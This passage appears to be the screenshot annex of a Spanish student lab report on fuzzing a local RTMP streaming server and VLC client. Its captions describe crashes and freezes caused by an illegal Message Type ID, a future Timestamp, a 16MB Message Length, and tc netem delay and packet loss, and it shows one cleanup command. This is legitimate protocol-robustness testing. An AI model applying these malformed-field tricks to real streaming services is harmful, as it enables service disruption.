
# 4. Limpiar reglas para restaurar la interfaz
sudo tc qdisc del dev lo root netem
```

Anexo 3: Registro de Evidencias Gráficas en Alta Resolución

A petición de la rúbrica de evaluación, en esta sección se presentan las capturas de pantalla de los experimentos con un tamaño ampliado para garantizar la total legibilidad de los logs de la terminal y los buffers de reproducción en el cliente.



(a) Ataque 1: Segundos iniciales de inyección sobre paquetes pesados.



(b) Ataque 1: Desbordamiento interno y apagado automático del servidor RTMP.

Figura 10: Evidencia experimental de Fuzzing en el plano de datos (Ataque 1).




Figura 11: Evidencia del Ataque 2: Congelamiento crítico (*frizado*) en VLC debido a la corrupción de los paquetes de señalización e invalidación del handshake inicial.






Figura 12: Evidencia de Modificación A: Frizado quirúrgico de la imagen en VLC al forzar el campo Message Type ID a un valor ilegal (255).




(a) Modificación B: Transmisión fluida inicial antes de la alteración temporal.




(b) Modificación B: Cierre automático de la sesión TCP al enviar el Timestamp al futuro.

Figura 13: Evidencia experimental de la manipulación del campo Timestamp.



(a) Modificación C: Logs de la terminal al alterar la longitud del mensaje a 16MB.



(b) Modificación C: Desconexión y caída simultánea del servidor y cliente por desalineación del buffer.

Figura 14: Evidencia experimental de la alteración del campo Message Length.




Figura 15: Evidencia de inyección de latencia extrema (Delay) mediante `tc netem`, alcanzando la cota de desempeño de 4000 ms y la subsecuente inoperabilidad del flujo RTMP.




Figura 16: Evidencia de inyección de Packet Loss (5 %, 15 %, 30 % y 50 %): Punto de quiebre donde la transmisión llega a su límite operativo.